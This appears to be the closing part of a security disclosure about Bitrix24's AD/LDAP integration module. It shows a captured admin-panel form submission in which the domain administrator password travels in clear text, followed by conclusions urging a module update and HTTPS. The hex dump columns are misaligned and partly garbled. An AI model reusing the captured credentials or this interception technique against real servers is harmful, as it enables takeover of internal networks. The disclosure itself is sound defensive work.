Hypertext Transfer Protocol	04e0	25 42 45 25 44 30 25 42 32 25 44 30 25 42 35 25	%8E%D0%B 2%00%B5%
HTML Form URL Encoded: application/x-www-form-urlencoded	04f0	44 31 25 38 30 25 44 30 25 42 38 25 44 31 25 38	D1%80%D0 %88%D1%8
> Form item: "sessid" = "1788a259577f1072562e6835effb9596"	0500	32 25 44 31 25 38 43 2b 25 44 30 25 42 46 25 44	2%D1%8C+ %D0%BF%D
> Form item: "filter" = "Y"	0510	30 25 42 45 25 44 30 25 42 34 25 44 30 25 42 41	0%B8%D0% B4%D0%BA
> Form item: "set_filter" = "Y"	0520	25 44 30 25 42 42 25 44 31 25 38 45 25 44 31 25	%D0%8B%D 1%8E%D1%
> Form item: "autosave_id" = "2cd616f3297606645b3143d698819e8e7"	0530	38 37 25 44 30 25 42 35 25 44 30 25 42 44 25 44	87%D0%B5 %D0%BD%D
> Form item: "ACTIVE" = "N"	0540	30 25 42 38 25 44 30 25 42 35 26 42 41 53 45 5f	0%B8%D0% B5&BASE_
> Form item: "ACTIVE" = "Y"	0550	44 4e 3d 44 43 25 33 44 6f 66 66 69 63 65 25 32	DN=DC%3D office%2
> Form item: "NAME" = "Сепер Active Directory"	0560	43 44 43 25 33 44 73 65 63 75 72 65 26 4c 44 41	CDC%3Dse cure&LDA
> Form item: "DESCRIPTION" = ""	0570	50 5f 4f 50 54 5f 54 49 4d 45 4c 49 4d 49 54 3d	P_OPT_TI MELIMIT=
> Form item: "CODE" = ""	0580	31 30 30 26 4c 44 41 50 5f 4f 50 54 5f 54 49 4d	100&LDAP _OPT_TIM
> Form item: "SERVER" = "ldap://192.168.0.173"	0590	45 4f 55 54 3d 35 26 4c 44 41 50 5f 4f 50 54 5f	EOUT=5&L DAP_OPT_
> Form item: "PORT" = "389"	05a0	45 4f 55 54 3d 35 26 4c 44 49 4d 45 4f 54 54 3d	NETWORK_ TIMEOUT=
> Form item: "CONNECTION_TYPE" = "0"	05b0	47 45 5f 53 49 5a 45 3d 56 45 52 54 5f 55 54 46	5&MAX_PA GE_SIZE=
> Form item: "ADMIN_LOGIN" = "office\admin.bitrix"	05c0	50 5f 46 49 4c 54 45 52 50 5f 46 49 4c 54 45 52	1000&CON VERT_UTF
> Form item: "ADMIN_PASSWORD" = "Sup3rS3cr3tP@ssw0rd"	05d0	63 74 43 61 74 65 67 6f 75 70 25 32 39 26 47 52	8=Y&GROU P_FILTER
> Form item: "check_server" = "Проверить подключение"	05e0	54 54 52 3d 64 6e 26 47 45 5f 41 54 54 52 3d 73	=%28obje ctCatego
> Form item: "BASE_ON" = "DC=office,DC=secure"	05f0	74 4e 61 6d 65 26 47 52 45 52 53 5f 41 54 54 52	ry%3Dgro up%29&GR
> Form item: "LDAP_OPT_TIMEOUT" = "100"	0600	45 52 53 5f 41 54 54 52 49 4c 54 45 52 3d 25 32	OUT_ID_A TTR=dn&G
> Form item: "LDAP_OPT_NETWORK_TIMEOUT" = "5"	0610	38 25 32 36 25 32 38 6f 62 6a 65 63 74 43 61 74	ROUP_NAM E_ATTR=s
> Form item: "MAX_PAGE_SIZE" = "1000"	0620	73 73 25 33 44 75 73 65 72 25 32 39 25 32 38 6f	AMAccoun tName&GR
> Form item: "CONVERT_UTF8" = "Y"	0630	62 6a 65 63 74 43 61 74 65 67 6f 72 79 25 33 44	ROUP_MEMB ERS_ATTR
> Form item: "GROUP_FILTER" = "(objectCategory=group)"	0640	50 45 52 53 4f 4e 25 32 39 25 32 39 26 55 53 45	=&USER_F ILTR=%2
> Form item: "GROUP_ID_ATTR" = "dn"	0650	52 5f 49 44 5f 41 54 54 52 3d 73 61 6d 61 63 63	8%26%28o bjectCla
> Form item: "GROUP_NAME_ATTR" = "sAMAccountName"	0660	6f 75 6e 74 6e 61 6d 65 26 55 53 45 52 5f 47 52	ss%3Duse r%29%28o
> Form item: "GROUP_MEMBERS_ATTR" = ""	0670	4f 55 50 5f 41 54 54 52 3d 6d 65 6d 62 65 72 6f	bjectCat egor%3D
> Form item: "USER_FILTER" = "(&(objectClass=user)(objectCategory=PERSON))"	0680	66 26 55 53 45 52 5f 44 45 50 41 52 54 4d 45 4e	PERSON%2 9%29&USE
> Form item: "USER_ID_ATTR" = "samaccountname"	0690	54 5f 41 54 54 52 3d 26 55 53 45 52 5f 4d 41 4e	R_ID_ATT R=samacc
> Form item: "USER_GROUP_ATTR" = "memberof"	06a0	41 47 45 52 5f 41 54 54 52 3d 26 4d 41 50 25 35	ountname &USER_GR
> Form item: "USER_DEPARTMENT_ATTR" = ""	06b0	42 30 25 35 44 25 35 42 55 53 45 52 25 35 44 3d	ROUP_ATTR =membero
> Form item: "USER_MANAGER_ATTR" = ""	06c0	41 43 54 49 56 45 26 4d 41 50 25 35 42 30 25 35	f&USER_D EPARTMEN
	06d0	44 25 35 42 4c 44 41 50 25 35 44 3d 55 73 65 72	T_ATTR=& USER_MAN
	06e0	41 63 63 6f 75 6e 74 43 6f 6e 74 72 6f 6c 25 32	AGER_ATT R=&MAP%5
	06f0		B0%5D%5B USER%5D=
	0700		ACTIVE&M AP%5B0%5
	0710		D%5BLDAP %5D=User
	0720		AccountC ontrol%2

"ADMIN_LOGIN" = "office\admin.bitrix"
"ADMIN_PASSWORD" = "Sup3rS3cr3tP@ssw0rd"
"check_server" = "Проверить подключение"

Conclusions

In this presentation, we showed that such a simple problem with storing the AD/LDAP administrator password in clear text in the Bitrix24 admin panel can lead to compromise of your entire internal infrastructure.

We thank Bitrix24 specialists for the prompt elimination of this security problem and for the time devoted to us.

We recommend that all Bitrix24 users update the AD/LDAP integration module to version 23.100.0.

In addition, it is mandatory to configure HTTPS for your Bitrix24 server.

